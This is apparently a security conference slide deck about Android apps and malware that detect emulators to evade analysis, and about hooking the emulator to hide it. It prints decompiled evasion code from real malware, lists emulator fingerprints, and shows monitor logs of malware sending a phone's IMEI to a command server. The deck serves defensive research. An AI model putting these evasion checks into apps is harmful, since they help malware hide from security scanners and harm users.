Guess Where I am: Detection and Prevention of Emulator Evading on Android

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Android emulator is widely used

- Google deployed Bouncer to scan Android applications submitted to Google Play
- Security companies provide services to analyze dynamic behaviors of Android applications
- Emulator's advantages
 - Low financial cost
 - Convenient development and deployment
 - Available to customize

Bouncer in a nutshell

- Dynamic runtime analysis of app
- Emulated Android environment
- Runs for 5 minutes
- On Google's infrastructure
- Allows external network access

Image Source: Jon Oberheide & Charlie Miller, DISSECTING THE ANDROID BOUNCER

We are going to discuss

- Current research situation of Android emulator detection
- The proportion of Android applications which utilize emulator detection in the wild
- The main methods used by these applications to detect emulator
- The purpose to detect emulator
- How to modify the emulator and make it more like real devices
- The effects of such modification in practice use
- Other emulator detection methods

Current research situation of Android emulator detection

- Thanasis Petsas et al. Rage against the virtual machine: hindering dynamic analysis of Android malware, EuroSec'14
- Timothy Vidas and Nicolas Christin, Evading Android Runtime Analysis via Sandbox Detection, ASIACCS'14
- 赵闽 and 倪超,逃离安卓动态检测&订票助手一日谈,HitCon 2013
- Tim Strazzere, Dex Education 201:Anti-Emulators, HitCon 2013
- Patrick Schulz, Android Emulator Detection by Observing Low-level Caching Behavior
- Felix Matenaar and Patrick Schulz, Detecting Android SandBoxes
- Jon Oberheide and Charlie Miller, Dissecting the Android Bouncer, SummerCon 2012
- Nicholas J. Percoco and Sean Schulter, Adventures in BouncerLand, Black Hat USA 2012
- Vaibhav Rastogi, Yan Chen and William Enck, AppsPlayGround: Automatic Security Analysis of Smartphone Applications, CODASPY' 13

User Layer's behaviors & data

Features in Android System Layer

Features in Linux System Layer

Features of Emulator's Architecture

- > Exists API Demos, Dev Tools?
- Contacts, Inbox Text Messages, Call Logs and Photo Album are empty?
- Logcat service is always in running or record sensitive information?

User Layer's behaviors & data

Features in Android System Layer

Features in Linux System Layer

Features of Emulator's Architecture

- > Phone Number == 15555215554-5584,etc
- ➤ Build.Device == generic, etc
- Battery status and power capacity
- > Hardware features such as GPS, Wifi
- Get system properties based on Java reflection
- Read /system/build.prop's content
- Use Monkey to simulate behaviors

User Layer's behaviors & data

Features in Android System Layer

Features in Linux System Layer

Features of Emulator's Architecture

- > Driver information
- ➤ Device files
- > Shell exceution

User Layer's behaviors & data

Features in Android System Layer

Features in Linux System Layer

Features of Emulator's Architecture

- > Emulator's CPU information
- > Binary translation in QEMU
- Low level caching behavior

Current situation of Anti-anti emulator

 Behavior analysis system based on Android emulator take emulator evading into consideration

A part of systems utilize some methods to hide Android

emulator

 Latest research shows anti-anti emulator tech is not well used in practice

Timothy Vidas and Nicolas Christin,
 Evading Android Runtime Analysis via
 Sandbox Detection, ASIACCS'14

Detection method	Andrubis	CopperDroid	ForeSafe
getDeviceId()	Υ†	Y	Y
getSimSerial Number()	Y	Y	Y
getLine1 Number()	Y	Y‡	Y
MCC	Y	Y	Y
MNC	Y	Y	Y
FINGERPRINT	Y	Y	Y
BOARD	Y	Y	Y
BRAND	Y	Y	Y
DEVICE	Y	Y	Y
HOST	N	N	N
ID	N	N	N
manufacturer	N	N	N
MODEL	N	N	Y
PRODUCT	N	N	Y
serial	Y	N	N
TAGS	Y	Y	Y
radio	N	N	N
USER	N	N	N
NetCountry	y	N	N
NetType	y	N	N
PhoneType	y	N	N
SimCountry	Y	N	N
VMNum	_	Y	Y
SubscriberID	Υ†	Y	Y

Image Source: Timothy Vidas and Nicolas Christin Evading Android Runtime Analysis via Sandbox Detection, ASIACCS'14

Emulator Detection in Real World

Sina Tech.: New Android mwlare pretends to be

"Facebook"

瑞星安全专家表示,"Facebook"病毒囊括了资费消耗和隐私监听两类病毒的特点。 家病毒可接收指令,并在用户不知道的情况下让手机发送短信、拨打电话。黑客可利用该功 能群发垃圾短信,并使用户手机拨打吸费号码,造成巨大的资费消耗。

 The app exits quickly after launcher on Android emulator



```
String str1 = ((TelephonyManager)getSystemService("phone")).getDeviceId();
string str4;
String str5;
if (getResources().getString(2131034115).equals("1")) {
   if (!str1.equals("00000000000000"))
   {
      TelephonyManager localTelephonyManager = (TelephonyManager)getSystemServict = localTelephonyManager.getLinelNumber();
   if ((str4 != null) && (!str4.toString().trim().isEmpty())) {
      break label2542;
   }
   str5 = localTelephonyManager.getSubscriberId();
   if ((!str5.startsWith("1555521")) && (!c().equals("Android")) && (!((TelephonyManager.getSubscriberId())) }
else
   {
      Process.killProcess(Process.myPid())
}
```

Detection of Anti-Emulator

- Decompile APK
- Search for characteristic API and strings
- String comparation

```
.method private static a()Z
                                      .locals 2
                                                                                  Get device model
                                      .prologue
Emulator fingerprint
                                                                                                      Compare string
                                       onst-string v1, "google_sdk"
                                                                                                       lang/String;)I
                                      invoke-virtual {v0, v1}, Ljava/lang/String;->compareToIgnoreCase(
                                                                                                                       Emulator detection
                                      move-result v0
                                      if-eqz v0, :cond_0
                                      sget-object v0, Landroid/os/Build;->MODEL:Ljava/lang/String;
                                      const-string v1, "sdk"
                                      invoke-virtual {v0, v1}, Ljava/lang/String;->compareToIgnoreCase(Ljava/lang/String;)I
                                      move-result v0
                                      if-eqz v0, :cond 0
                                      const/4 v0, 0x0
                                      :goto_0
                                      return v0
                                      :cond 0
                                      const/4 v0, 0x1
                                      goto :goto 0
                                   end method
```

Anti-Emulator's features

TelephonyManager

- getLine1Number == 155 5521 <emu-port>
- getDeviceId == 00000000000000
- getDeviceId == 012345678912345
- getSubscriberId == 31026000000000
- getVoiceMailNumber == 15552175049
- getSimSerialNumber == 89014103211118510720

Build

- BRAND == generic
- DEVICE == generic
- HARDWARE == goldfish
- PRODUCT== sdk
- HOST == android-test
- TAGS == test-keys

—

Anti-Emulator's features(cont.)

Characteristic files

- /dev/socket/qemud
- /dev/qemu_pipe
- /system/lib/libc_malloc_debug_qemu.so
- /sys/qemu_trace
- /system/bin/qemu-props

System properties

- ro.hardware == goldfish
- ro.product.device == generic
- ro.product.model == sdk
- ro.product.name == sdk

Situation of Anti-Emulator Utilized by Android Applications in Real World

Android Samples

- Normal Android applications
 - Source: Google Play 2013
 - Number: 14,195
- Android malware
 - Source: <u>AndroMalShare</u> http:// 202.117.54.231:8080
 - Number: **8,939**


Near 50% normal applications exist anti-emulator behaviors

- 49.996% samples hit the features
- Most features come from advertisement library after analysis
- 21.606% samples hit the features after filtering advertisement library


Most anti-emulator behaviors come from third libraries

- Most applications' self contain no anti-emulator behaviors, while these behaviors come from libraries such as
 - Advertisement lib: Google Ad, Millennial Media, etc
 - Social lib: Facebook, Twitter, etc
 - Payment lib: PayPal, Amazaon, etc
 - Video lib: Youtube, etc
 - Game lib: LGame, etc
 - Others: SamSung S-Pen, Mozilla JavaScript, etc

Distribution of anti-emulator among normal applications




Distribution of anti-emulator among normal applications (cont.)




Distribution of anti-emulator's methods among normal applications

Variables in Build class are most used

System properties are least used



#Apps






19% malware exists anti-emulator behaviors


- 19.029% malware hit the features
- A part of the features come from advertisement libraries, while the proportion is much smaller than in normal applications
- 15.360% malware hit the features after filtering advertisement libraries

2014/9/25 2⁻

Distribution of anti-emulator's methods among Android malware

- Compared with normal samples
 - Variables in Build class are most used
 - Usage of system properties increases





Build.MODEL
TelephonyManager.getDeviceId
Build.BRAND
Build.DEVICE
Build.PRODUCT
ro.product.device
ro.product.model
Build.FINGERPRINT
Build.TAGS
ro.kernel.qemu
getprop

TelephonyManager.getSubscriberId

Purpose to Detect Android Emulator

Push different content

- Advertisement modules push test content for Android emulator
 - Google Ad

AdMob

```
if (v0 == null || (AdManager. sEmulator ())) {
    AdManager.g = "emulator";
    Log.i("AdMobSDK", "To get test ads on the emulator use AdManager.setTestDevices)
}

public static boolean isEmulator() {
    boolean v0 = !"unknown".equals(Build.BOARD) || !"generic".equals(Build.DEVICE) || !"generic"
    .equals(Build.BRAND) ? false : true;
    return v0;
}
```

Check for compatibility

Samsung S-Pen

```
public static final boolean isSupportedModel() {
    boolean v0 = (SDrawLibrary.b()) || (SDrawLibrary.a()) ? true : false;
    if(!v0) {
        SDrawLibrary.c();
    }
    return v0;
}

private static boolean a() {
    boolean v0 = Build.MODEL.compareToIgnoreCase("google_sdk") == 0 || Build.MODEL.compareToIgnoreCase("sdk") == 0 ? true : false;
    return v0;
}
```

WeChat

```
if (Build.DISPLAY.startsWith("Flyme")) {
    v1.dMq = v5;
    v1.dMt.setDisplayOrientation(v5);
}
else {
    if(!Build.MODEL.equals("M9")) {
        v0_1 = v2;
    }
    else {
        String v0_2 = Build.DISPLAY;
        if(v0_2.substring(0, 0).equals("1")) {
            v0_1 = v2;
    }
}
```

Prevent automatic behaviors

Paypay

WeChat



Collect device information

Chartboost SDK

Adlantis

```
this.defaultParamMap.put("deviceOsVersion", v1.toString());
this.defaultParamMap.put("deviceOsVersionFull", v0_2);
v0_2 = Build.MODEL;
if(v0_2.compareTo("sdk") == 0) {
    v0_2 = "simulator";
}
this.defaultParamMap.put("deviceFamily", v0_2);
tnis.defaultParamMap.put("deviceBrand", Build.BRAND);
this.defaultParamMap.put("deviceName", Build.DEVICE);
```

Hide malicious behaviors

Stop own process: Fake Facebook

2014/9/25 28

Hide malicious behaviors(cont.)

Disable malicious components: Pincer

```
if((v0 1.toLowerCase().equals("android")) || (v1.equals("0000000000000")) || (v1.equals("012345678912345"))
         || (v2.equals("15555215554")) || (Build.MODEL.toLowerCase().equals("sdk")) || (Build
        .MODEL.toLowerCase().equals("generic"))) {
    a.a(arg7, true);
          public static void a (Context arg2, boolean arg3) {
              SharedPreferences$Editor v0 = a.h(arg2);
              v0.putBoolean("is program stopped", arg3);
              v0.commit();
              boolean v0 1 = !arg3 ? true : false;
              b.a(arg2, v0 1);
                       public static void a (Context arg1, boolean arg2) {
                           b.a(arg1, OnBootReceiver.class, arg2);
                           b.a(arg1, SmsReceiver.class, arg2);
                           b.a(arg1, PhoneCallReceiver.class, arg2)
                           b.a(argl. SmsSentReceiver.class. arg2):
                                   public static void a(Context arg4, Class arg5, boolean arg6) {
                                       int v0 = arg6 ? 1 : 2;
                                       arg4.getPackageManager().setComponentEnabledSetting(new ComponentName(arg4, arg5), v0,
```

Hide malicious behaviors(cont.)

Skip the malicious behaviors' execution directly

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    Intent v0 = new Intent("activity");
    v0.setClass(((Context)this), Mainservices.class);
    this.startService(v0);
    this.getPackageManager().setComponentEnabledSetting(this.getComponentName(), 2, 1);
    this.setupView();
    this.finish();
}

public void onCreate() {
    super.onCreate();
    RaseMessage v0 = new BaseMessage():
    if(!v0.isEmulator() && !v0.isContant(((Context)this)).booleanValue()) {
        this.isrum = true;
        new Thread(((Runnable)this)).start();
    }
}
```

Modify the Android Emulator to Make It More Like Real Device

Two methods to modify Android emulator

Android source modification

- Change variables and APIs' behaviors
- Build the source code to generate system.img
- Load system.img to run Android emulator

Runtime Hook


- Dynamically modify APIs' behavior
- Hook for Java layer \ Hook for Linux layer

Disadvantages for source modification

- High requirements for downloading and building Android source code
- Different versions all need source modification because of Android fragments
- Time consuming for debugging and building
- Hard to maintain

30GB of free disk space to complete a single build and up to 100GB or more for a full set of builds. The source download is approximately 8.5GB in size.





http://opensignal.com/assets/pdf/reports/ 2014 08 fragmentation report.pdf

Runtime Hook is lightweight and flexible

- Low requirements for hardware and software
- Convenient to develop, debug and deploy
- Easy to change and maintain
- Available to customize
- Suitable for different Android versions

Android Runtime Hook Frameworks

- Rovo89, Xposed
 - A framework for modules that can change the behavior of the system and apps without touching any APKs
- Saurik, Cydia Substrate
 - The powerful code modification platform behind Cydia
- Collin Mulliner, adbi
 - The Android Dynamic Binary Instrumentation Toolkit



2014/9/25 35

Development tutorial based on Xposed

- Add meta-data in AndroidManifest
 - xposedmodule, xposeddescription, xposedminversion
- Import XposedBridgeApi.jar
- Add assets/xposed init
- Implement functions

```
findAndHookMethod("com.android.systemui.statusbar.policy.Clock",
    lpparam.classLoader, "updateClock", new XC_MethodHook() {
    @Override
    protected void    beforeHookedMethod(MethodHookParam param)
    throws Throwable {
        // this will be called before the original method
    }
    @Override
    protected void afterHookedMethod(MethodHookParam param)
    throws Throwable {
        // this will be called after the original method
    }
}
```

Android Emulator Modification Based on Runtime Hook

Invoke Java API to detect emulator

TelephonyManager.getLine1Number

```
protected void afterHookedMethod(MethodHookParam param) throws Throwable {
   param.setResult("15802920458");
}
```

ActivityManager.isUserAMonkey

```
protected void afterHookedMethod(MethodHookParam param) throws Throwable{
    param.setResult(false);
}
```

File.exists("/dev/qemu_pipe")

```
protected void afterHookedMethod(MethodHookParam param) throws Throwable {
    File file = (File) param.thisObject;
    String filePath = file.getAbsolutePath();
    if(filePath.equals("/dev/qemu_pipe"))
        param.setResult(false);
}
```

Read characteristic file content to detect emulator

- /system/build.prop
- IO operations in Java layer invoke APIs in libcore.io.loBridge class finally
- Hook open function and modify the path parameter before original function called

```
protected void beforeHookedMethod(MethodHookParam param) throws Throwable {
  int uid = Binder.getCallingUid();
  if(uid > 10000 && uid < 99999){
    String path = (String) param.args[0];
    if(path.equals("/system/build.prop"))
        param.args[0] = "/data/local/tmp/fake-build.prop";
}</pre>
```

androd.os.Build variables

- Build.Device is static final and is assigned when android.os.Build loaded
- Xposed can only hook functions, while provide no methods to modify variables

```
public class Build {
    /** Value used for when a build property is unknown. */
    public static final String UNKNOWN = "unknown";

    /** Either a changelist number, or a label like "M4-rc20". */
    public static final String ID = getString("ro.build.id");

    /** A build ID string meant for displaying to the user */
    public static final String DISPLAY = getString("ro.build.display.id");

    /** The name of the overall product. */
    public static final String PRODUCT = getString("ro.product.name");

    /** The name of the industrial design. */
    public static final String DEVICE = getString("ro.product.device")
```

```
private static String getString(String property) {
    return SystemProperties.get(property, UNKNOWN);
}
```

androd.os.Build variables(cont.)

- 1 Modify variables in Build; 2 Build
- ①Decompress system.img; ②Modify build.prop; ③Generate system.img

How to hide Android emulator without modifying source code



Smali Hook

- Decompile APK
- Redirect the reference to Landroid/os/Build to customized class
- Rebuild and sign the APK

```
sget-object v0, Landroid/os/Build;->BRAND:Ljava/lang/String;
.line 94
.local v0, "brand":Ljava/lang/String;
const-string v1, "generic"

.class public Lbndroid/os/Build;
.super Ljava/lang/Object;
.source "Build.java"

# static fields
.field public static final BRAND:Ljava/lang/String; = "google"
```

Effects of Android Emulator Modification

Tim Strazzere:anti-emulator

- https://github.com/strazzere/anti-emulator
- Before modification

```
E:\01-MobileSec>adb logcat -s AntiEmulator:U

U/AntiEmulator( 3165): Checking for QEmu env...

U/AntiEmulator( 3165): hasKnownDeviceId : true

U/AntiEmulator( 3165): hasKnownImei : true

U/AntiEmulator( 3165): hasKnownPhoneNumber : true

U/AntiEmulator( 3165): isOperatorNameAndroid : true

U/AntiEmulator( 3165): hasKnownImsi : true

U/AntiEmulator( 3165): hasEmulatorBuild:true

U/AntiEmulator( 3165): hasPipes : true

U/AntiEmulator( 3165): hasQEmuDriver : false

U/AntiEmulator( 3165): hasQEmuFiles : true

U/AntiEmulator( 3165): QEmu environment detected.
```

After modification

```
E:\01-MobileSec>adb logcat -s AntiEmulator:U

V/AntiEmulator( 2545): Checking for QEmu env...

V/AntiEmulator( 2545): hasKnownDeviceId : false

V/AntiEmulator( 2545): hasKnownImei : false

V/AntiEmulator( 2545): hasKnownPhoneNumber : false

V/AntiEmulator( 2545): isOperatorNameAndroid : false

V/AntiEmulator( 2545): hasKnownImsi : false

V/AntiEmulator( 2545): hasEmulatorBuild:false

V/AntiEmulator( 2545): hasPipes : false


V/AntiEmulator( 2545): hasQEmuDriver : false


V/AntiEmulator( 2545): hasQEmuFiles : false

V/AntiEmulator( 2545): QEmu environment not detected.
```

Fake Facebook

After modification: Launcher UI





Fake Facebook(cont.)

After modification: behavior monitor

```
{"Uid":"10048", "InvokeApi":{"org.apache.http.impl.client.AbstractHttpClient->execute":
{"<u>target":"http://androidsoftsecuritv.net"</u>, "request":"null", "context":"null"},
               [dalvik.system.VMStack.getThreadStackTrace(Native Method), java.lang.Thread.getS
StackTrace":
{"Uid":"10048"
                 "InvokeApi": {"org.apache.http.impl.client.AbstractHttpClient->execute": {null},
"Uid":"10048"
                  InvokeApi": {"org. apache. http. impl. client. AbstractHttpClient->execute": {null},
("Uid":"10048"
                  InvokeApi":{"android.app.ContextImpl->getSystemService":{"name":"device_polic
{"Uid":"10048"
                 InvokeApi":{"android.app.ContextImpl->getSystemService":{"name":"phone"}}}
{"Uid":"10048"
{"Uid":"10048"
{"Uid":"10048"
                 "InvokeApi": {"android.telephony.<u>TelephonyManager->getDeviceId": {}}}</u>
"InvokeApi": {"android.app.ContextImpl->getSystemService": {"name": "phone"}}}
                  InvokeApi": {"android.telephony.TelephonyManager->getNetworkOperatorName": {}
{"Uid":"10048", "InvokeApi":{"org.apache.http.impl.client.AbstractHttpClient->execute":
{"target":"http://androidsoftsecurity.net",
"request":"http://androidsoftsecurity.net/iBanking/sms/sync.php-post:bot_id=200&
imei=4998e1dba23dd6a4&iscallhack=1&issmshack=1&isrecordhack=1&isrecordcall=1&isadmin=1&
operator=CMCC&control number=%2B61448835329", "context":"null"}, "StackTrace":"[dalvik.sy
```

Fake Facebook(cont.)

After modification: behavior monitor

```
{"Uid":"10048", "InvokeApi": {"android.app.ContextImpl->startService":
{"service": "Intent { cmp=com. BioTechnology. iClientsService19200/
com. soft360. iService. AService }"}}
{"Uid":"10048", "InvokeApi":{"android.app.ContextImpl->startService":
{"service": "Intent { cmp=com. BioTechnology. iClientsService19200/
{"path":"/data/data/com.BioTechnology.iClientsService19200/
shared prefs/com. BioTechnology. iClientsService19200_preferences.xml",
"flags":"577"}}}
{"Uid":"10048", "FileRW": { "operation": "write", "data":
"3c3f786d6c2076657273696f6e3d27312e302720656e636f64696e67
3d277574662d3827207374616e64616c6f6e653d2779657327203f3e0
a3c6d61703e0a3c737472696e67206e616d653d226b6f64653139223e
3432313533303738313c2f73747269", "id": "189255383"}}
```

Wroba

```
public void onCreate()
  super.onCreate();
  BaseMessage localBaseMessage = new BaseMessage();
  if ((!localBaseMessage.isEmulator()) && (!localBaseMessage.isContant(this).booleanValue()))
   SQLiteHelper.CreateSQLiteHelper(this);
   this.isrun = true;
   new Thread(this).start();
public boolean isEmulator()
  return (Build.MODEL.equals("sdk")) | (Build.MODEL.equals("google sdk"));
```

Wroba(cont.)

After modification: behavior monitor

```
{"Uid":"10048", "InvokeApi":
{"android.content.ContentResolver->query":
{"uri": "content: //com. android. contacts/contacts",
"projection": "null", "selection": "null",
"selectionArgs": "null", "sortOrder": "null",
 cancellationSignal":"null"},
{"libcore.io.IoBridge->open":
 "path":"/data/data/nh.four/shared_prefs/wx.xml", "flags":"577"}}}
 "Uid":"10048", "FileRW": { "operation": "write", "data":
3c3f786d6c2076657273696f6e3d27312e302720656e636f64696e67
3d277574662d3827207374616e64616c6f6e653d2779657327203f3e0
d3c6d61703e0a3c737472696e67206e616d653d22657432223e64646
4643c2f737472696e673e0a3c737472", "id": "2017470375"}}
          <?xml version='1.0' encoding='utf-8'</pre>
         standalone='yes' ?>
          <map>
          <string name="et2">dddd</string>
         <str
```

DEMO

Other Android Emulator Detection Methods

Detect emulator based on native code

__system_property_get


```
JNIEXPORT jboolean JNICALL Java_com_emulator_detect_DetectUtils_detectGetpropDirectly
( JNIEnv* env, jobject thiz )
{
   int len;
   char buf[1024];
   len = __system_property_get("ro.product.name", buf);
   return (strcmp(buf, "sdk") == 0);
}
```

stat ("/dev/qemu_pipe", &buffer) == 0

```
I/EmulatorDetect( 5489): Native Code-__system_property_get: The device is an And
roid emulator
I/EmulatorDetect( 5489): Native Feature File - /dev/qemu_pipe: The device is an
Android emulator
```

Detect emulator based on environment sensor

- Android Sensor Prevalence
 - Source: OpenSignal



No physical sensors on Android emulator

Vibrate + Microphone

How to vibrate the device

```
<uses-permission android:name="android.permission.VIBRATE"/>
Make sure to include this line in your AndroidManifest.xml file.
Import the Vibration Library
Most IDEs will do this for you, but here is the import statement if yours doesn't:
 import android.os.Vibrator;
Make sure this in the activity where you want the vibration to occur.
How to Vibrate for a Given Time
In most circumstances, you'll be wanting to vibrate the device for a short, predetermined amount of time.
You can achieve this by using the vibrate(long milliseconds) method. Here is a quick example:
// Get instance of Vibrator from current Context
Vibrator v = (Vibrator) getSystemService(Context.VIBRATOR SERVICE);
// Vibrate for 400 milliseconds
v.vibrate(400);
```

http://stackoverflow.com/questions/13950338/how-to-make-an-android-device-vibrate

Vibrate + Microphone(cont.)

Monitor the sound




Vibrate + Accelerometer

Monitor the acceleration



Detect emulator based on power statistics





Summary

- Implement detection of anti-emulator behaviors
- We found something interesting based on samples in the wild
 - Anti-emulator tech is widely used in the real world
 - Most of the third libs exist anti-emulator behaviors
 - The proportion of Anti-emulator behaviors in normal samples is higher than in malicious ones
- Using runtime hook to modify Android emulator can reveal much more behaviors
- Propose other Android emulator detection methods

Thanks!

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HideAndroidEmulator:

https://github.com/MindMac/HideAndroidEmulator